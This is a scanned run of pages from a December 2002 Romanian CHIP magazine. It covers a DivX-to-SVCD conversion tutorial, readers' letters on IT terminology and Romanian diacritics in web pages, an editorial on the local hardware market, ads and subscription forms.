În tab-ul „GOP Structure" găsim câteva setări pentru numărul de cadre B și P dintr-un GOP (Group of Pictures). Este bine să alegem modul standard (clic pe butonul Standard), prin care vor fi un cadru I pe GOP, cinci cadre P și maxim două cadre B alăturate. Se pot folosi și patru sau trei cadre P în loc de cinci, pentru a crește calitatea imaginii, dar dimensiunea fișierului rezultat va crește și ea. Aici este iarăși loc pentru experimente. Verificați dacă este bifată opțiunea „Detect Scene change" și apăsați pe OK, pentru a ne întoarce în fereastra *Bitrate setting* a lui TMPGEnc.

Apăsăm *Next* și, dacă este cazul, *Yes* în fereastra de avertizare asupra dimensiunii fișierului. Alegem un nume și o cale pentru fișierul MPEG rezultat și apăsăm OK. După care vă doresc noapte bună, pentru că prelucrarea va dura câteva ore bune și mai bine o lăsăm peste noapte.

Mai avem două etape. Prima este ruperea fișierului în două sau trei, pentru a-l scrie pe CD-uri. Pentru aceasta, pornim TMPGEnc și mergem la *File - MPEG Tools*. Alegem tab-ul *Merge & Cut*. La *Type* selectăm tipul fișierului (MPEG1 sau 2, VCD sau SVCD) și cu *Add* alegem fișierul MPEG pe care tocmai l-am comprimat. După ce apare în fereastra *MPEG Tools*, dăm dublu clic pe el sau îl selectăm și apăsăm butonul *Edit*. Operarea se face la fel ca în VirtualDub, adică se alege punctul de plecare prin apăsarea butonului „{" și cel de oprire cu butonul „}". Prin deplasarea cursorului din partea de jos a ferestrei se alege momentul în care filmul se va rupe, preferabil la mijlocul filmului, dacă îl împărțim în două. Nu trebuie să ne facem griji în privința punctului de rupere, pentru că TMPGEnc va selecta întotdeauna un cadru I. După alegerea punctelor de start și stop, apăsăm OK și apoi alegem un nume pentru prima parte a filmului, respectiv a doua sau a treia. Butonul *Run* pornește scrierea fișierelor.

Mai trebuie doar să le scriem. Nero Burning ROM știe să scrie (S)VCD-uri, așa că îl folosim pe acesta. Îl pornim și apăsăm *File - New*. În partea stângă a ferestrei se află tipurile de formate suportate de Nero și de aici alegem *SVCD*. În tab-ul *Video CD* selectăm *PAL* și *Create standard compliant CD* și apăsăm butonul „New" din partea dreaptă a ferestrei. Ne-am întors în programul principal. Din browser alegem fișierul MPEG și îl tragem (drag & drop) în partea de jos a ferestrei din stânga. Nero verifică fișierul sursă și, dacă totul este OK, puteți arde CD-ul.

Șoseaua de centură

Vă promiteam la început că există o cale ocolitoare, prin care se pot evita problemele de incompatibilitate cu TMPGEnc a unor filme DivX. Aceasta presupune folosirea lui VirtualDub ca frameserver, adică VDub va decomprima fluxul video pentru TMPGEnc. Metoda are avantajul că se pot adăuga subtitrări în cazul în care ele sunt în format VobSub. Cum presupun că aveți DVD-ul original, procurarea subtitrărilor în format VobSub nu este o problemă.

Ca prim pas la această procedură, trebuie să salvați separat sunetul și grafica din filmul DivX, așa cum am făcut și la prima metodă. Apoi porniți VDub și încărcați AVI-ul fără sunet. Treceți programul pe Full Processing Mode în Video și apoi apăsați Ctrl – F și „Add..." pentru a încărca filtrul VobSub. Aici, cu Open deschideți fișierul .SUB care conține subtitrarea, după care alegeți subtitrarea dorită din lista derulantă, dacă sunt mai multe. Confirmați cu OK până ajungeți în fereastra principală a lui VirtualDub. Porniți frameserverul cu *File - Start frame server...* Dați un nume oarecare procesului și apăsați *Start*. Acum trebuie să salvați un fișier AVI, deși VirtualDub vrea să salveze un fișier VDR. Scrieți un nume oarecare, de preferință din maxim opt caractere, și obligatoriu adăugați extensia .avi. De exemplu, „spartac.avi". VDub pornește servirea de frame, așa că nu-l opriți până când nu obțineți fișierul MPEG.

Porniți TMPGEnc și efectuați toți pașii pe care i-am descris. La momentul când trebuie să alegeți fișierul sursă, încărcați AVI-ul salvat de VirtualDub, în cazul meu „spartac.avi". Rezultatul va fi un SVCD cu subtitrare.

Răzvan Anghelidi


OPEN
24 de ore din 24
preţuri promoţionale, online
ELSACO ELECTRONIC
http://shop.elsaco.com
Companie certificată ISO9001
shop@elsaco.com
Magazin Bucureşti: Bulevardul Libertăţii nr. 10, Telefon / fax: 02 1 3364889


Ai uitat parola?
Nu mai contează! Cu Siemens ID Mouse, amprenta e în vârful degetului!
Prin senzorul FingerTIP, ID Mouse permite accesul în sistem numai utilizatorilor autorizaţi
45 euro
QUARTZ MATRIX
partener exclusiv
SIEMENS
pentru soluţii de securitate biometrică
– dezvoltare de sisteme biometrice
– biblioteci de funcţii biometrice pentru realizatorii de software
Iaşi, str. Th. Pallady nr. 8 tel. 0232-217248, 217258 fax 0232-217262
www.quartzmatrix.ro
www.biomatrix.ro


CHIP ONLINE ro
Comunitate
Forum
Buy and Sell
Job Net
PeCi


www.bursapc.ro
AFACERI IT NUMAI PRIN BURSA PC
Contul: new
Parola: ●●●●●
Inscrie-te!
Login
anunturi online si oferte (noi si SH)!
hardware, software, servicii!
mii de firme si persoane fizice deja inscrise!!!


cel mai costisitor cadou pentru dvs?
... timpul liber.
cel mai potrivit pentru noi?
... încă un client mulţumit.
JS
www.juniorsoft.ro
DistribNET - gestiune
DisCONT - contabilitate
Jsal - salarii
Mifamor - mijloace fixe
tel: (021) 430.52.94, (021) 760.24.82
fax: (021) 430.52.95
e-mail: distribnet@juniorsoft.ro

Poşta redacţiei

Despre traducerea termenilor IT

<<Sunt unul dintre cititorii fideli ai revistei CHIP în general şi ai editorialului în special. Referitor la traducerile dvs. în limba română pentru noţiunile din IT, cum ar fi „disc dur" etc., vreau să vă spun că şi în Franţa există astfel de traduceri. Astfel, la ei este „disque dur" - disc dur - harddisk, „memoire vive" - memorie vie - RAM, „logiciel" - software, „materiel" - hardware, „clavier" - tastatură - keyboard, „souris" - şoarece - mouse etc. Vedeţi, şi noi am tradus cuvântul „tastatura". De ce nu spunem „keyboard", aşa cum spunem „mouse" sau „harddisk"?

Deci aceste traduceri nu pot fi privite totuşi ca nişte lucruri ciudate, ci mai degrabă ca pe ceva peste mână, fiindcă noi ne-am obişnuit cu denumirile în engleză. Cu timpul însă, poate ne vom obişnui şi cu cele în română.

În privinţa limbii române în IT, noi am făcut foarte puţin. Francezii îşi traduc aproape toate programele în franceză, începând cu sistemele de operare, deci fac localizare. Noi suntem abia la început. Nu avem nici măcar o tastatură cu caractere româneşti omologată. Francezii, germanii, italienii şi alţii au aşa ceva (azerty, quertz etc., ştiţi dvs. ce înseamnă).

Am citit in CHIP, în numărul trecut parcă, de proiectul extraordinar de interesant al unor tineri entuziaşti, cu calculatorul CPCng cu procesor Zilog eZ80. Şi spuneau aceşti tineri, printre care era şi un român, că vor scrie un limbaj de programare pentru acest procesor în care cuvintele cheie să fie localizate în limba fiecărui programator (sau aproape). Or ăsta e un lucru extraordinar, mai ales pentru cei care nu cunosc engleza. Poate vor apare şi alţi programatori talentaţi. Deci cam asta ar fi direcţia de urmat, după părerea mea. Vă las şi pe dvs. să reflectaţi mai atent asupra celor expuse mai sus.>>

Bogdan M.

Fonturi... româneşti?

<<În cadrul rubricii Tips & Tricks a revistei CHIP din septembrie 2002 este prezentă următoarea afirmaţie: „Majoritatea fonturilor nu mai conţin de mult semne speciale." Corect ar fi fost „Microsoft Office nu permite inserarea într-un document a tuturor simbolurilor speciale dintr-un font." De exemplu, fontul Times New Roman cuprinde simboluri chinezeşti şi japoneze, iar aceste simboluri nu pot fi introduse în cadrul unui document Word cu ajutorul comenzii Insert > Symbol. O soluţie a acestei probleme o reprezintă scrierea acestor caractere speciale în cadrul unui fişier HTML (în care este cel mai bine să se folosească codificarea Unicode UTF-8) şi copierea lor din aplicaţia folosită pentru navigarea prin Internet în cadrul documentelor editate în Office. De exemplu, codurile hexazecimale ale unor operatori matematici speciali sunt cuprinse în domeniul 2200-22FF. Este adevărat, nu toate fonturile cuprind toate caracterele speciale. Fontul care cuprinde cele mai multe caractere este Arial Unicode MS, care cuprinde toate caracterele definite de standardul Unicode 2.0 (cea mai recentă versiune a acestui standard este 3.2). Acest font se instalează odată cu Microsoft Office 2000 sau Microsoft Office XP dacă se alege instalarea personalizată şi selectarea individuală a componentelor care se instalează. Pentru a se instala fontul Arial Unicode MS trebuie selectat Office shared features > International Support > Universal Font.

În rândurile anterioare m-am referit la utilizarea codificării Unicode UTF-8 în cadrul unui fişier HTML, iar prin acest mesaj vreau să îmi exprim părerea în ceea ce priveşte nefolosirea diacriticelor româneşti în paginile multor site-uri din Internetul românesc. Mie nu mi se pare corectă folosirea lui A în loc de Ă şi Â, a lui S în loc de Ş şi a lui T în loc de Ţ. Stau şi mă gândesc ce s-ar fi întâmplat dacă popoarele asiatice ar fi adoptat o soluţie asemănătoare. S-ar fi ajuns în situaţia în care ar fi folosit o altă limbă pentru comunicarea scrisă prin Internet. Realitatea dovedeşte însă că în Asia este posibilă folosirea limbii materne şi în site-urile din Internet. Şi atunci se naşte o întrebare firească: de ce este posibil ca ei să poată folosi mii de simboluri care nu sunt cuprinse în setul standard ASCII, iar la noi nu este posibilă folosirea a zece diacritice (Ă, ă, Â, â, Î, î, Ş, ş, Ţ şi ţ)? Ceea ce este şi mai ciudat este că această situaţie se întâlneşte şi la peste zece ani de când Windows oferă suport pentru limba română, primii paşi pentru acesta făcându-se pe vremea când Windows încă nu era un sistem de operare (Windows 3.11). Vizitarea multor site-uri româneşti realizate de profesionişti te face să crezi că în aceşti peste zece ani nu s-a întreprins nimic pentru a putea folosi diacriticele româneşti în cadrul fişierelor HTML. În acest caz codificările Eastern European (WINDOWS-1250, ISO-8859-2, IBM-852, MacCE) sau Romanian (ISO-8859-16, MacRomanian), chiar şi eforturile depuse de membrii consorţiului Unicode, nu par decât nişte încercări nereuşite pentru rezolvarea acestei probleme. Nefolosirea diacriticelor româneşti nu este justificată decât în cazul folosirii unor fonturi care nu se instalează odată cu sistemul de operare sau nu cuprind diacriticele româneşti. Majoritatea fonturilor care se instalează odată cu un sistem de operare cuprind şi diacriticele româneşti, ceea ce rezolvă o jumătate a problemei.

Cealaltă jumătate a problemei o reprezintă metodele prin care aplicaţiile folosite pentru navigarea prin Internet pot afişa diacriticele româneşti, iar codificările amintite mai sus tocmai pentru aceasta au fost create. Nici măcar aplicaţiile care permit introducerea fonturilor ca obiecte în cadrul fişierelor HTML, astfel încât pentru afişarea acestor fişiere vor fi folosite fonturile instalate pe server-ul care găzduieşte site-ul respectiv, nu par să fie considerate o soluţie a problemei. Adică, de ce să existe pe un calculator fonturile care sigur cuprind şi diacriticele româneşti, când e mai uşor de presupus că cei care accesează un site dispun de aplicaţii folosite pentru navigarea prin Internet care nu pot afişa diacriticele româneşti? O afirmaţie de genul „dacă diacriticele româneşti sunt afişate corect pe ecranul calculatorului meu, acest lucru nu este valabil şi pentru calculatorul vecinului" nu mai este valabilă, fiind posibilă tipărirea documentelor create pe calculatorul meu cu ajutorul imprimantei conectate la calculatorul vecinului care foloseşte o versiune diferită a sistemului de operare sau chiar un alt sistem de operare. În topurile complete de pe CD realizate de redactorii revistei CHIP sunt folosite diacriticele româneşti, iar codificarea folosită pentru textul cuprins în fişierele HTML respective este WINDOWS-1252. Am observat că aceste fişiere necesită prezenţa componentelor pentru Internet din Microsoft Office 2000 sau Microsoft Office XP, dar mi-am zis: „Şi dacă aceste componente nu sunt necesare pentru afişarea corectă a textului cuprins în aceste fişiere?" şi am creat un fişier HTML având următorul conţinut:

<HTML>
<BODY>
ĂăÂâÎîŞşŢţ
</BODY>
</HTML>

Intenţionat nu am precizat o codificare folosită pentru acest fişier (<HEAD>...<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=....">...</HEAD>), deoarece în cele 256 de caractere corespunzătoare codificării WINDOWS-1252 nu sunt cuprinse decât Â, â, Î, şi î, iar în topurile prezente pe CD-ul CHIP apar ă şi ţ. Am instalat „pe curat" sistemul de operare Microsoft Windows 98 Second Edition pentru a elimina din ecuaţie prezenţa Microsoft Office. După terminarea instalării, în timpul căreia are loc şi instalarea aplicaţiei Microsoft Internet Explorer 5, am accesat fişierul creat anterior. Indiferent de codificarea aleasă din meniul View > Encoding > More şi după descărcarea fonturilor necesare, textul afişat era ĂăÂâÎîŞşŢţ. Aceasta se explică prin faptul că referirea numerică a caracterelor respective (scrierea &#xxx;) foloseşte codul Unicode asociat caracterului respectiv (suportul pentru Unicode a fost introdus în Internet Explorer la versiunea 4). În acest caz, aplicaţia folosită pentru navigarea prin Internet foloseşte în mod forţat sistemul Unicode pentru reprezentarea caracterelor, fiind posibilă, de exemplu, scrierea şi în limba chineză într-un fişier HTML care foloseşte fontul Times New Roman şi codificarea ISO-8859-1, fără a exista suport pentru codificările speciale pentru limba chineză. Dacă diacriticele româneşti sunt introduse ca text în cadrul fişierului HTML, atunci afişarea corectă a acestora este posibilă doar dacă se foloseşte codificarea WINDOWS-1250, ISO-8859-2 sau ISO-8859-16. Aceleaşi rezultate le-am obţinut, tot în Windows 98 SE, şi cu Internet Explorer 6, Netscape 6.x, Mozilla 1.x, şi Opera 5.xx şi 6.0x, indiferent de setările regionale alese în Control Panel > Regional Settings.

Concluzia care se poate trage este că în Windows 98 SE (şi până la XP) este posibilă afişarea corectă a diacriticelor româneşti. Cum şi celelalte sisteme de operare oferă suport pentru limba română, unele dintre acestea permiţând folosirea fonturilor din Windows, se poate spune că în ceea ce priveşte problema diacriticelor româneşti în cadrul site-urilor de pe Internet, producătorii sistemelor de operare şi cei ai aplicaţiilor folosite pentru navigarea prin Internet „şi-au făcut temele". Şi cu toate acestea, diacriticele româneşti continuă să lipsească din conţinutul multor site-uri româneşti din motive pe care încă nu le-am aflat. Am întrebat câţiva webmaster-i de ce nu folosesc diacriticele româneşti, dar nu am primit nici un răspuns. Dar nu renunţ, şi mai adresez încă o dată această întrebare. De ce aşa, fără diacritice româneşti, şi nu cum ar trebui? Recunosc, e posibil să fi descoperit acel CEVA care face imposibilă utilizarea diacriticelor româneşti în Internet. Vrea să ştiu dacă există şi care este acel CEVA.>>

Cristian Blendea

talon de abonament

Decupaţi talonul din revistă, completaţi-l şi expediaţi-l împreună cu copia chitanţei sau a ordinului de plată pe adresa OP 2, CP 4, 2200 Braşov, pentru departamentul abonamente

Taloanele care nu sunt însoţite de dovada plăţii NU VOR FI LUATE ÎN CONSIDERARE!

Plata se poate efectua prin mandat poştal pe adresa Ioana Bădescu, OP 2 CP 4 2200 Braşov sau prin ordin de plată în contul Vogel Burda Communications nr. 264100060476 deschis la ABN AMRO Bank Braşov.

Pentru bugetari, plata se face în contul nr. 50691099507 deschis la Trezoreria Braşov

❑ **DA,** doresc un **ABONAMENT** la revista **CHIP cu CD**, pe o perioadă de:

6 luni, la preţul de ❑ **350.000 lei**

12 luni + bitdefender (secure your every bit) la preţul de ❑ **600.000 lei**

începând cu luna: ______

Firmă, cod fiscal				
Nume, prenume				
Poziţie în cadrul firmei			**Vârsta**	
Str.	**Nr.**	**Bl.**	**Sc.**	**Ap.**
Loc.	**Cod**	**Judeţ**		
Telefon	**E-mail**			

Am plătit lei în data de cu ❑ mandatul poştal nr. ❑ ordinul de plată nr.

❑ Da, am mai fost abonat, cu codul

talon de abonament 12/02

talon de comandă

Atenţie!

Înainte de a efectua plata vă rugăm să telefonaţi la redacţie pentru a vă asigura că mai există în stoc revistele solicitate. (0268/415158, 418728)

Nu expediem reviste ramburs!

Taloanele care nu sunt însoţite de dovada plăţii NU VOR FI LUATE ÎN CONSIDERARE!

Plata se poate efectua prin mandat poştal pe adresa Ioana Bădescu, OP 2 CP 4 2200 Braşov sau prin ordin de plată în contul Vogel Burda Communications nr. 264100060476 deschis la ABN AMRO Bank Braşov.

❑ **DA, doresc**

Revista	Preţ	Bucăţi	Total
CHIP Special Linux Red Hat 8.0 (nou)	120.000 lei/buc.		

Firma, cod fiscal:				
Nume, Prenume:				
Str.	**Nr.**	**Bl.**	**Sc.**	**Ap.**
Loc.	**Cod**	**Judeţ**		
Telefon:	**E-mail:**			

Am plătit lei în data de cu ❑ mandatul poştal nr. ❑ ordinul de plată nr.

talon de comandă 12/02

CHIP Special Linux Red Hat 8.0

CD-urile conţin

- sistemul de operare Linux Red Hat 8.0
- aplicaţii: - serverul Apache 2.0
 - browserul web Mozilla 1.0.1
 - suitele office koffice 1.2 şi OpenOffice.org
 - clientul de mail Ximian Evolution 1.0.8



nou

5 CD-uri

La chioşcuri în a doua săptămână din decembrie.

Linia de sfârşit de an



Decebal Schiller

Nu cu mult timp în urmă, mai exact înainte de 2000, România era una dintre cele mai neinteresante pieţe în domeniul hardware-ului pentru PC. Desigur, asta nu înseamnă că nu exista nici un fel de hardware pe piaţă, ci doar că oferta reală era foarte limitată. Existau doar câteva brand-uri ale căror produse erau prezente, şi acelea nu erau tocmai cele mai cunoscute (şi dorite) de unii cumpărători. Desigur, se putea cumpăra în principiu orice, de exemplu cea mai nouă placă de bază produsă de Abit, dar până la livrare treceau câteva săptămâni, ceea ce era iritant, mai ales pentru cumpărător. Asta înseamnă că, de fapt, acele produse erau importate în număr limitat şi numai „la comandă", ceea ce era un lucru trist. Cu adevărat trist, pentru că asta dovedea că marii producători de hardware nu considerau plaiurile mioritice drept o piaţă de pe care să poată scoate profit. În acele timpuri, produsele care ajungeau să fie testate în laboratorul CHIP erau deja vechi de aproape o jumătate de an, sau chiar mai mult, dar... asta era! Între timp situaţia a evoluat, din fericire pentru noi, în bine. Două aspecte au fost foarte importante în această evoluţie.


Primul dintre ele ne-a aparţinut chiar nouă, românilor. Încet, încet numărul de PC-uri funcţionale din .ro a început să crească, până când a atins cote destul de semnificative. În al doilea rând, cu toată sărăcia, fiecare utilizator de PC s-a văzut nevoit să investească în propriul calculator pentru a-i prelungi viaţa cât mai mult. Aşa încât piaţa românească din domeniu a crescut şi a început să conteze (sau măcar să arate ceva mai atractiv).

Al doilea aspect care a împins evoluţia pieţei în direcţia bună a fost „blocajul" de pe marile pieţe europene sau de aiurea. Poate ar trebui explicat mai pe larg ce este cu acest blocaj. Pieţele mari au ajuns să fie suprasaturate cu produse din cauza vitezei de dezvoltare foarte mari a diferitelor periferice şi componente. Într-o perioadă pe care cu toţii o considerăm prea scurtă (şi care devine din ce în ce mai scurtă), noi linii de produse, construite după cele mai moderne tehnologii şi care sunt mult mai rapide decât cele vechi, invadează magazinele de profil. În acest timp, evoluţia programelor pentru PC nu a cunoscut aceeaşi viteză de dezvoltare, din motive pe care nu le voi mai aminti. Astfel, s-a ajuns la situaţia în care cele mai noi softuri pentru PC, indiferent că este vorba despre sisteme de operare, jocuri sau aplicaţii de factură mult mai serioasă, rulau în condiţii mulţumitoare şi pe PC-urile (mai) vechi de un an. Inevitabil, vânzările de produse hardware au scăzut, pentru că nimeni (mă rog, nu chiar nimeni) nu este dispus să cheltuiască bani pentru a face un upgrade, când acesta nu este necesar.

În această situaţie, politica de preţuri a marilor companii s-a schimbat, iar generaţiile vechi de produse au ajuns să se vândă foarte ieftin, pentru a face loc generaţiilor noi. Devine evident că profiturile producătorilor nu mai pot fi la fel de mari ca altădată. De aceea orice piaţă, indiferent de puterea ei de cumpărare, a devenit brusc foarte importantă. Aşa se face că la sfârşitul acestui an putem spune că, după multe chinuri, România a intrat în rândul ţărilor demne de luat în seamă de către firmele gigant.

Urmarea este clar sesizabilă. Există zeci, poate chiar sute de magazine IT, în aprope toate oraşele mari ale ţării, unde poţi să-ţi alegi marfa dorită direct de pe raft. Iar unele magazine (nu dăm nume) sunt pline ochi cu cele mai noi linii de produse provenite de la nume foarte mari în producţia de hardware. Doriţi un exemplu? Se pot găsi pe acelaşi raft acceleratoare grafice semnate Asus, Gainward, PowerColor, Leadtek, Hercules, etc, a căror lansare a avut loc cu nici măcar o lună în urmă. Trebuie doar să alegeţi marca pe care o doriţi. Semnele schimbării de direcţie a pieţei IT româneşti au început să apară cam de la sfârşitul anului trecut şi au devenit evidente în timpul CERF-ului 2002. Părerea unanimă despre partea de hardware de la sus-numita expoziţie a fost total diferită faţă de cea pe care o aveam (cu toţii) în 2001. Era şi normal, pentru că în 2001 cele mai noi componente erau prezente doar în afişele care tapetau standurile, pe când în 2002... cu totul altfel se prezenta expoziţia.

Acest lucru s-a reflectat şi în revista noastră, pentru că odată cu creşterea numărului de produse de pe piaţa din România, a crescut (normal aş spune eu) şi numărul de produse testate şi prezentate în CHIP. Aşadar, în ansamblu putem spune că am încheiat un an bun. Poate primul an cu adevărat bun pentru cumpărătorul de calculatoare.


Merry Christmas and
Happy New Year
CD, MC, DVD manufacturing
on firm grounds
Copy protection for CD-Audio and CD-ROM
VTCD VIDEOTON
Compact Disc Factory Ltd.
TÜV
Rheinland EUROQUA
EN ISO 9001:2000
ZN 75.100.8943
H-8001 Székesfehérvár, Pf.: 175. Tel.: +36-22-533-571, Fax: +36-22-533-077 Email: vtcd@vtcd.hu Internet: www.vtcd.hu




Card pentru comerț pe Internet

„Taifunul" cumpărăturilor poate începe!

Sigur și la îndemâna oricui: BANC POST a lansat pe piață un card destinat comerțului electronic. CHIP vă spune cum se poate folosi acest instrument și cum îl puteți obține.

Vajnicii exploratori



File managerele există aproape de când există și PC-urile. Fie că poartă numele de Norton Commander, Windows Explorer sau cine știe ce alte nume exotice, ele sunt un element nelipsit în munca de zi cu zi. Cuprind ele toate funcțiile de care am avea nevoie? Pentru edificare, CHIP a testat cele mai bune 8 manageri de fișiere.

Inserenți

Firma	Pagina	Firma	Pagina	Firma	Pagina
Acerline	81, 83, 85, 87, 89	Industrial Computer Group	15	Proca	23
Agis Computer	25, 113	IRIS	105	Provision	71
Alliance Computers	35, 37	Junior Soft	141	Python	99
AQ	95	K Tech Electronics	51	Quartz Matrix	141
Asbis	49	Lahnmedia Press	137	Radio Contact	137
Asesoft	7	Lantec	127	RAL Computers	21
Atlas Computer	41	Lasting System	27, 33, 133	RHS Company	91
Canon	47	LR Marketing	49	Romania Data Systems	129
Caro Group	117	Magic System	133	Romsoft	19, 39, 61, 109
Comrace Computers	C2	Maguay	11	Romtelecom	119
Deck Computers	67, 121	Matco	101	Sistec	29
Despec Romania	31, 115	MB Distribution	55, 77, 103	Skin Media	65
